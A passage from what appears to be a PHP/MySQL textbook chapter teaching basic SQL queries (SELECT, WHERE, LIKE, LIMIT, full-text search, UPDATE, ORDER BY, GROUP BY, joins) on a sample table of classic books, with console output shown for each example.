The *something* can be an `*` (asterisk), as you saw before, to indicate “every column,” or you can choose to select only certain columns. For instance, [Example 8-16](#) shows how to select just the `author` and `title` columns, and just the `title` and `isbn`. The result of typing these commands can be seen in [Figure 8-9](#).

*Example 8-16. Two different SELECT statements*


```
SELECT author,title FROM classics;  
SELECT title,isbn FROM classics;
```

### SELECT COUNT

Another option for the *something* parameter is `COUNT`, which can be used in many ways. In [Example 8-17](#), it displays the number of rows in the table by passing `*` as a parameter, which means “all rows.” As you'd expect, the result returned is 5, as there are five publications in the table.

*Example 8-17. Counting rows*

```
SELECT COUNT(*) FROM classics;
```



```
mysql> SELECT author,title FROM classics;
+-----+-----+
| author      | title                                     |
+-----+-----+
| Mark Twain  | The Adventures of Tom Sawyer            |
| Jane Austen | Pride and Prejudice                     |
| Charles Darwin | The Origin of Species                 |
| Charles Dickens | The Old Curiosity Shop                |
| William Shakespeare | Romeo and Juliet                     |
+-----+-----+
5 rows in set (0.00 sec)

mysql> SELECT title, isbn FROM classics;
+-----+-----+
| title                                     | isbn          |
+-----+-----+
| The Adventures of Tom Sawyer            | 9781598184991 |
| Pride and Prejudice                     | 9780502506206 |
| The Origin of Species                 | 9780517123201 |
| The Old Curiosity Shop                | 9780099533474 |
| Romeo and Juliet                     | 9780192814968 |
+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

Figure 8-9. The output from two different `SELECT` statements

## SELECT DISTINCT

This qualifier (and its synonym `DISTINCTROW`) allows you to weed out multiple entries when they contain the same data. For instance, suppose that you want a list of all authors in the table. If you select just the `author` column from a table containing multiple books by the same author, you'll normally see a long list with the same author names over and over. But by adding the `DISTINCT` keyword, you can show each author just once. Let's test that out by adding another row that repeats one of our existing authors ([Example 8-18](#)).


*Example 8-18. Duplicating data*

```
INSERT INTO classics(author, title, category, year, isbn)
VALUES('Charles Dickens','Little Dorrit','Fiction','1857', '9780141439969');
```

Now that Charles Dickens appears twice in the table, we can compare the results of using `SELECT` with and without the `DISTINCT` qualifier. [Example 8-19](#) and [Figure 8-10](#) show that the simple `SELECT` lists Dickens twice, and the command with the `DISTINCT` qualifier shows him only once.

*Example 8-19. With and without the `DISTINCT` qualifier*

```
SELECT author FROM classics;
SELECT DISTINCT author FROM classics;
```



```
CA\Windows\system32\cmd.exe
+-----+
| author |
+-----+
| Mark Twain |
| Jane Austen |
| Charles Darwin |
| Charles Dickens |
| Charles Dickens |
| William Shakespeare |
+-----+
6 rows in set (0.01 sec)

mysql> SELECT DISTINCT author FROM classics;
+-----+
| author |
+-----+
| Mark Twain |
| Jane Austen |
| Charles Darwin |
| Charles Dickens |
| William Shakespeare |
+-----+
5 rows in set (0.00 sec)

mysql> _
```

Figure 8-10. Selecting data with and without DISTINCT

## DELETE

When you need to remove a row from a table, use the DELETE command. Its syntax is similar to the SELECT command and allows you to narrow down the exact row or rows to delete using qualifiers such as WHERE and LIMIT.

Now that you've seen the effects of the DISTINCT qualifier, if you typed in [Example 8-18](#), you should remove *Little Dorrit* by entering the commands in [Example 8-20](#).

*Example 8-20. Removing the new entry*

```
DELETE FROM classics WHERE title='Little Dorrit';
```

This example issues a DELETE command for all rows whose title column contains the string 'Little Dorrit'.

The WHERE keyword is very powerful, and it's important to enter it correctly; an error could lead a command to the wrong rows (or have no effect in cases where nothing matches the WHERE clause). So now we'll spend some time on that clause, which is the heart and soul of SQL.

## WHERE

The WHERE keyword enables you to narrow down queries by returning only those where a certain expression is true. [Example 8-20](#) returns only the rows where the title column exactly matches the string 'Little Dorrit', using the equality operator =. [Example 8-21](#) shows a couple more examples of using WHERE with =.

Example 8-21. Using the WHERE keyword


```
SELECT author,title FROM classics WHERE author="Mark Twain";  
SELECT author,title FROM classics WHERE isbn="9781598184891 ";
```

Given our current table, the two commands in [Example 8-21](#) display the same results. But we could easily add more books by Mark Twain, in which case the first line would display all titles he wrote and the second line would continue (because we know the ISBN is unique) to display only *The Adventures of Tom Sawyer*. In other words, searches using a unique key are more predictable. You'll see further evidence later of the value of unique and primary keys.

You can also do pattern matching for your searches using the LIKE qualifier, which allows searches on parts of strings. This qualifier should be used with a % character before or after some text. When placed before a keyword % means “anything before,” and after a keyword it means “anything after.” [Example 8-22](#) performs three different queries, one for the start of a string, one for the end, and one for anywhere in a string. You can see the results of these commands in [Figure 8-11](#).

Example 8-22. Using the LIKE qualifier

```
SELECT author,title FROM classics WHERE author LIKE "Charles%";  
SELECT author,title FROM classics WHERE title LIKE "%Species";  
SELECT author,title FROM classics WHERE title LIKE "%and%";
```



```
mysql> SELECT author,title FROM classics WHERE author LIKE "Charles%";  
+-----+-----+  
| author | title |  
+-----+-----+  
| Charles Darwin | The Origin of Species |  
| Charles Dickens | The Old Curiosity Shop |  
+-----+-----+  
2 rows in set (0.00 sec)  
  
mysql> SELECT author,title FROM classics WHERE title LIKE "%Species";  
+-----+-----+  
| author | title |  
+-----+-----+  
| Charles Darwin | The Origin of Species |  
+-----+-----+  
1 row in set (0.00 sec)  
  
mysql> SELECT author,title FROM classics WHERE title LIKE "%and%";  
+-----+-----+  
| author | title |  
+-----+-----+  
| Jane Austen | Pride and Prejudice |  
| William Shakespeare | Romeo and Juliet |  
+-----+-----+  
2 rows in set (0.00 sec)
```

Figure 8-11. Using WHERE with the LIKE qualifier

The first command outputs the publications by both Charles Darwin and Charles Dickens, because the LIKE qualifier was set to return anything matching the string “Charles” followed by any other text. Then just *The Origin of Species* is returned, because it’s the only row whose column ends with the string “Species”. Lastly, both *Pride and Prejudice* and *Romeo and Juliet* are returned, because they both matched the string “and” anywhere in the column.

The % will also match if there is nothing in the position it occupies; in other words, it can match an empty string.


## LIMIT

The **LIMIT** qualifier enables you to choose how many rows to return in a query, and where in the table to start returning them. When passed a single parameter, it tells MySQL to start at the beginning of the results and just return the number of rows given in that parameter. If you pass it two parameters, the first indicates the offset from the start of the results where MySQL should start the display, and the second indicates how many to return. You can think of the first parameter as saying, “Skip this number of results at the start.”

[Example 8-23](#) includes three commands. The first returns the first three rows from the table. The second returns two rows starting at position 1 (skipping the first row). The last command returns a single row starting at position 3 (skipping the first three rows). [Figure 8-12](#) shows the results of issuing these three commands.

*Example 8-23. Limiting the number of results returned*

```
SELECT author,title FROM classics LIMIT 3;
SELECT author,title FROM classics LIMIT 1,2;
SELECT author,title FROM classics LIMIT 3,1;
```



```
mysql> SELECT author,title FROM classics LIMIT 3;
+-----+-----+
| author          | title                               |
+-----+-----+
| Mark Twain     | The Adventures of Tom Sawyer      |
| Jane Austen    | Pride and Prejudice              |
| Charles Darwin | The Origin of Species            |
+-----+-----+
3 rows in set (0.00 sec)

mysql> SELECT author,title FROM classics LIMIT 1,2;
+-----+-----+
| author          | title                               |
+-----+-----+
| Jane Austen    | Pride and Prejudice              |
| Charles Darwin | The Origin of Species            |
+-----+-----+
2 rows in set (0.00 sec)

mysql> SELECT author,title FROM classics LIMIT 3,1;
+-----+-----+
| author          | title                               |
+-----+-----+
| Charles Dickens | The Old Curiosity Shop           |
+-----+-----+
```

*Figure 8-12. Restricting the rows returned with LIMIT*



Be careful with the **LIMIT** keyword, because offsets start at 0, but the number of rows to return starts at 1. So **LIMIT 1,3** means return *three* rows starting from the *second* row.


## MATCH...AGAINST

The MATCH...AGAINST construct can be used on columns that have been given a FULLTEXT index (see the earlier section “Creating a FULLTEXT index” on page 190). With it, you can make natural-language searches as you would in an Internet search engine. Unlike WHERE... = or WHERE...LIKE, MATCH...AGAINST lets you enter multiple words in a search query and checks them against all words in the FULLTEXT columns. FULLTEXT indexes are case-insensitive, so it makes no difference what case is used in your queries.

Assuming that you have added a FULLTEXT index to the `author` and `title` columns, enter the three queries shown in Example 8-24. The first asks for any of these columns that contain the word *and* to be returned. Because *and* is a stopword, MySQL will ignore it and the query will always produce an empty set—no matter what is stored in the columns. The second query asks for any rows that contain both of the words *old* and *shop* anywhere in them, in any order, to be returned. And the last query applies the same kind of search for the words *tom* and *sawyer*. The screen grab in Figure 8-13 shows the results of these queries.

*Example 8-24. Using MATCH...AGAINST on FULLTEXT indexes*

```
SELECT author,title FROM classics
  WHERE MATCH(author,title) AGAINST('and');
SELECT author,title FROM classics
  WHERE MATCH(author,title) AGAINST('old shop');
SELECT author,title FROM classics
  WHERE MATCH(author,title) AGAINST('tom sawyer');
```



```
mysql>
mysql>
mysql> SELECT author,title FROM classics
-> WHERE MATCH(author,title) AGAINST('and');
Empty set (0.00 sec)

mysql> SELECT author,title FROM classics
-> WHERE MATCH(author,title) AGAINST('old shop');
+-----+-----+
| author      | title                               |
+-----+-----+
| Charles Dickens | The Old Curiosity Shop |
+-----+-----+
1 row in set (0.00 sec)

mysql> SELECT author,title FROM classics
-> WHERE MATCH(author,title) AGAINST('tom sawyer');
+-----+-----+
| author      | title                               |
+-----+-----+
| Mark Twain  | The Adventures of Tom Sawyer |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 8-13. Using MATCH...AGAINST on a FULLTEXT index

## MATCH...AGAINST...IN BOOLEAN MODE

If you wish to give your MATCH...AGAINST queries even more power, use Boolean mode. This changes the effect of the standard FULLTEXT query so that it searches for any com-


bination of search words, instead of requiring all search words to be in the text. The presence of a single word in a column causes the search to return the row.

Boolean mode also allows you to preface search words with a + or - sign to indicate whether they must be included or excluded. If normal Boolean mode says, “Any of these words will do,” a plus sign means, “This word must be present; otherwise, don’t return the row.” A minus sign means, “This word must not be present; its presence disqualifies the row from being returned.”

[Example 8-25](#) illustrates Boolean mode through two queries. The first asks for all rows containing the word *charles* and not the word *species* to be returned. The second uses double quotes to request that all rows containing the exact phrase “origin of” be returned. [Figure 8-14](#) shows the results of these queries.

*Example 8-25. Using MATCH...AGAINST...IN BOOLEAN MODE*

```
SELECT author,title FROM classics
WHERE MATCH(author,title)
AGAINST('+charles -species' IN BOOLEAN MODE);
SELECT author,title FROM classics
WHERE MATCH(author,title)
AGAINST('"origin of"' IN BOOLEAN MODE);
```



```
ca. C:\Windows\system32\cmd.exe
mysql>
mysql>
mysql>
mysql> SELECT author,title FROM classics
-> WHERE MATCH(author,title)
-> AGAINST('+charles -species' IN BOOLEAN MODE);
+-----+-----+
| author      | title                    |
+-----+-----+
| Charles Dickens | The Old Curiosity Shop |
+-----+-----+
1 row in set (0.00 sec)

mysql> SELECT author,title FROM classics
-> WHERE MATCH(author,title)
-> AGAINST('"origin of"' IN BOOLEAN MODE);
+-----+-----+
| author      | title                    |
+-----+-----+
| Charles Darwin | The Origin of Species |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

*Figure 8-14. Using MATCH...AGAINST...IN BOOLEAN MODE*

As you would expect, the first request only returns *The Old Curiosity Shop* by Charles Dickens; any rows containing the word *species* have been excluded, so Charles Darwin’s publication is ignored.



There is something of interest to note in the second query: the stopword *of* is part of the search string, but it is still used by the search because the double quotation marks override stopwords.

## UPDATE...SET

This construct allows you to update the contents of a field. If you wish to change the contents of one or more fields, you need to first narrow in on just the field or fields to be changed, in much the same way you use the `SELECT` command. [Example 8-26](#) shows the use of `UPDATE...SET` in two different ways. You can see a screen grab of the results in [Figure 8-15](#).

*Example 8-26. Using UPDATE...SET*

```
UPDATE classics SET author='Mark Twain (Samuel Langhorne Clemens)'  
WHERE author='Mark Twain';  
UPDATE classics SET category='Classic Fiction'  
WHERE category='Fiction';
```

```
C:\Windows\system32\cmd.exe  
mysql>  
mysql> UPDATE classics SET author='Mark Twain (Samuel Langhorne Clemens)'  
-> WHERE author='Mark Twain';  
Query OK, 1 row affected (0.00 sec)  
Rows matched: 1 Changed: 1 Warnings: 0  
  
mysql> UPDATE classics SET category='Classic Fiction'  
-> WHERE category='Fiction';  
Query OK, 3 rows affected (0.00 sec)  
Rows matched: 3 Changed: 3 Warnings: 0  
  
mysql> SELECT author,category FROM classics;  
+-----+-----+  
| author | category |  
+-----+-----+  
| Mark Twain (Samuel Langhorne Clemens) | Classic Fiction |  
| Jane Austen | Classic Fiction |  
| Charles Darwin | Non-Fiction |  
| Charles Dickens | Classic Fiction |  
| William Shakespeare | Play |  
+-----+-----+  
5 rows in set (0.00 sec)  
  
mysql>
```

*Figure 8-15. Updating columns in the classics table*

In the first query, Mark Twain's real name (Samuel Langhorne Clemens) was appended to his pen name in parens, which affected only one row. The second query, however, affected three rows, because it changed all occurrences of the word *Fiction* in the category column to the term *Classic Fiction*.


When performing an update you can also make use of the qualifiers you have already seen, such as `LIMIT`, and the `ORDER BY` and `GROUP BY` keywords, discussed next.

## ORDER BY

ORDER BY sorts returned results by one or more columns, in ascending or descending order. [Example 8-27](#) shows two such queries, the results of which can be seen in [Figure 8-16](#).

*Example 8-27. Using ORDER BY*

```
SELECT author,title FROM classics ORDER BY author;
SELECT author,title FROM classics ORDER BY title DESC;
```



```
mysql> SELECT author,title FROM classics ORDER BY author;
+-----+-----+
| author                                     | title                                     |
+-----+-----+
| Charles Darwin                            | The Origin of Species                   |
| Charles Dickens                           | The Old Curiosity Shop                  |
| Jane Austen                               | Pride and Prejudice                     |
| Mark Twain (Samuel Langhorne Clemens)     | The Adventures of Tom Sawyer            |
| William Shakespeare                       | Romeo and Juliet                        |
+-----+-----+
5 rows in set (0.00 sec)

mysql> SELECT author,title FROM classics ORDER BY title DESC;
+-----+-----+
| author                                     | title                                     |
+-----+-----+
| Charles Darwin                            | The Origin of Species                   |
| Charles Dickens                           | The Old Curiosity Shop                  |
| Mark Twain (Samuel Langhorne Clemens)     | The Adventures of Tom Sawyer            |
| William Shakespeare                       | Romeo and Juliet                        |
| Jane Austen                               | Pride and Prejudice                     |
+-----+-----+
5 rows in set (0.02 sec)

mysql>
```

Figure 8-16. Sorting the results of requests

As you can see, the first query returns the publications by author in ascending alphabetical order (the default), and the second returns them by title in descending order.

If you wanted to sort all the rows by author and then by descending year of publication (to view the most recent first), you would issue the following query:

```
SELECT author,title,year FROM classics ORDER BY author,year DESC;
```

This shows that each ascending and descending qualifier applies to a single column. The DESC keyword applies only to the preceding column, year. Because you allow author to use the default sort order, it is sorted in ascending order. You could also have explicitly specified ascending order for that column, with the same results:

```
SELECT author,title,year FROM classics ORDER BY author ASC,year DESC;
```

## GROUP BY

In a similar fashion to ORDER BY, you can group results returned from queries using GROUP BY, which is good for retrieving information about a group of data. For example, if you want to know how many publications there are in each category in the classics table, you can issue the following query:

```
SELECT category,COUNT(author) FROM classics GROUP BY category;
```

which returns the following output:

```
+-----+-----+
| category      | COUNT(author) |
+-----+-----+
| Classic Fiction | 3             |
| Non-Fiction    | 1             |
| Play          | 1             |
+-----+-----+
3 rows in set (0.00 sec)
```

## Joining Tables Together

It is quite normal to maintain multiple tables within a database, each holding a different type of information. For example, consider the case of a `customers` table that needs to be able to be cross-referenced with publications purchased from the `classics` table. Enter the commands in [Example 8-28](#) to create this new table and populate it with three customers and their purchases. [Figure 8-17](#) shows the result.

*Example 8-28. Creating and populating the customers table*

```
CREATE TABLE customers (
  name VARCHAR(128),
  isbn VARCHAR(13),
  PRIMARY KEY (isbn)) ENGINE MyISAM;
INSERT INTO customers(name,isbn)
VALUES('Joe Bloggs','9780099533474');
INSERT INTO customers(name,isbn)
VALUES('Mary Smith','9780582506206');
INSERT INTO customers(name,isbn)
VALUES('Jack Wilson','9780517123201');
SELECT * FROM customers;
```



There's also a shortcut for inserting multiple rows of data, as in [Example 8-28](#), in which you can replace the three separate `INSERT INTO` queries with a single one listing the data to be inserted, separated by commas, like this:

```
INSERT INTO customers(name,isbn) VALUES
('Joe Bloggs','9780099533474'),
('Mary Smith','9780582506206'),
('Jack Wilson','9780517123201');
```

Of course, in a proper table containing customers' details there would also be addresses, phone numbers, email addresses, and so on, but they aren't necessary for this explanation.

While creating the new table, you should have noticed that it has something in common with the `classics` table: a column called `isbn`. Because it has the same meaning in both

```

C:\Windows\system32\cmd.exe
mysql> CREATE TABLE customers (
-> name VARCHAR(128),
-> isbn VARCHAR(128),
-> PRIMARY KEY (isbn));
Query OK, 0 rows affected (0.02 sec)

mysql> INSERT INTO customers(name,isbn)
-> VALUES('Joe Bloggs','9780099533474');
Query OK, 1 row affected (0.02 sec)

mysql> INSERT INTO customers(name,isbn)
-> VALUES('Mary Smith','9780582506206');
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO customers(name,isbn)
-> VALUES('Jack Wilson','9780517123201');
Query OK, 1 row affected (0.00 sec)

mysql> SELECT * FROM customers;
+-----+-----+
| name      | isbn      |
+-----+-----+
| Joe Bloggs | 9780099533474 |
| Mary Smith | 9780582506206 |
| Jack Wilson | 9780517123201 |
+-----+-----+

```

Figure 8-17. Creating the customers table

tables (an ISBN refers to a book, and always the same book), we can use this column to tie the two tables together into a single query, as in [Example 8-29](#).

*Example 8-29. Joining two tables into a single SELECT*

```

SELECT name,author,title from customers,classics
WHERE customers.isbn=classics.isbn;

```

The result of this operation is the following:

name	author	title
Joe Bloggs	Charles Dickens	The Old Curiosity Shop
Mary Smith	Jane Austen	Pride and Prejudice
Jack Wilson	Charles Darwin	The Origin of Species

3 rows in set (0.00 sec)

See how this query has neatly tied both tables together to show the publications from the classics table purchased by the people in the customers table?

**NATURAL JOIN**

Using NATURAL JOIN, you can save yourself some typing and make queries a little clearer. This kind of join takes two tables and automatically joins columns that have the same name. So, to achieve the same results as from [Example 8-29](#), you would enter:

```

SELECT name,author,title FROM customers NATURAL JOIN classics;

```

**JOIN...ON**

If you wish to specify the column on which to join two tables, use the JOIN...ON construct, as follows, to achieve results identical to those of [Example 8-29](#):

```
SELECT name,author,title FROM customers
JOIN classics ON customers.isbn=classics.isbn;
```

## Using AS

You can also save yourself some typing and improve query readability by creating aliases using the AS keyword: follow a table name with AS and the alias to use. The following code is also identical in action to [Example 8-29](#):

```
SELECT name,author,title from
customers AS cust, classics AS class WHERE cust.isbn=class.isbn;
```

The result of this operation is the following:

```
+-----+-----+-----+
| name      | author      | title      |
+-----+-----+-----+
| Joe Bloggs | Charles Dickens | The Old Curiosity Shop |
| Mary Smith | Jane Austen   | Pride and Prejudice    |
| Jack Wilson| Charles Darwin | The Origin of Species  |
+-----+-----+-----+
3 rows in set (0.00 sec)
```

Aliases can be particularly useful when you have long queries that reference the same table names many times.

## Using Logical Operators

You can also use the logical operators AND, OR, and NOT in your MySQL WHERE queries to further narrow down your selections. [Example 8-30](#) shows one instance of each, but you can mix and match them in any way you need.

*Example 8-30. Using logical operators*

```
SELECT author,title FROM classics WHERE
author LIKE "Charles%" AND author LIKE "%Darwin";
SELECT author,title FROM classics WHERE
author LIKE "%Mark Twain%" OR author LIKE "%Samuel Langhorne Clemens%";
SELECT author,title FROM classics WHERE
author LIKE "Charles%" AND author NOT LIKE "%Darwin";
```

I've chosen the first query because Charles Darwin might be listed in some rows by his full name, *Charles Robert Darwin*. This query returns any publications for which the value in the author column starts with *Charles* and ends with *Darwin*. The second query searches for publications written using either Mark Twain's pen name or his real name, Samuel Langhorne Clemens. The third query returns publications written by authors with the first name *Charles* but not the surname *Darwin*.

## MySQL Functions

You might wonder why anyone would want to use MySQL functions, when PHP comes with a whole bunch of powerful functions of its own. The answer is very simple: the MySQL functions work on the data right there in the database. If you were to use PHP, you would have to extract the raw data from MySQL, manipulate it, and then perform the desired database query.

Using the functions built into MySQL substantially reduces the time needed for performing complex queries, as well as their complexity. If you wish to learn more about the available functions, you can visit the following URLs:

- String functions: <http://tinyurl.com/mysqlstrfuncs>
- Date and time functions: <http://tinyurl.com/mysqldatefuncs>

However, to get you started, [Appendix D](#) describes a subset of the most useful of these functions.

## Accessing MySQL via phpMyAdmin

Although to use MySQL it is essential to learn these main commands and how they work, once you have learned them, it can be much quicker and simpler to use a program such as phpMyAdmin to manage your databases and tables.

The following explanation assumes you have worked through the previous examples in this chapter and have created the tables `classics` and `customers` in the database `publications`. Please choose the section relevant to your operating system.

### Windows Users

Ensure that you have Zend Server CE up and running so that the MySQL database is ready, then type the following into the address bar of your browser:

```
http://localhost/phpMyAdmin
```

Your browser should now look like [Figure 8-18](#), where you should enter a username of `zend` (the default) and no password. You will then be presented with a screen similar to [Figure 8-19](#). You are now ready to proceed to the section “Using phpMyAdmin” on page 205.

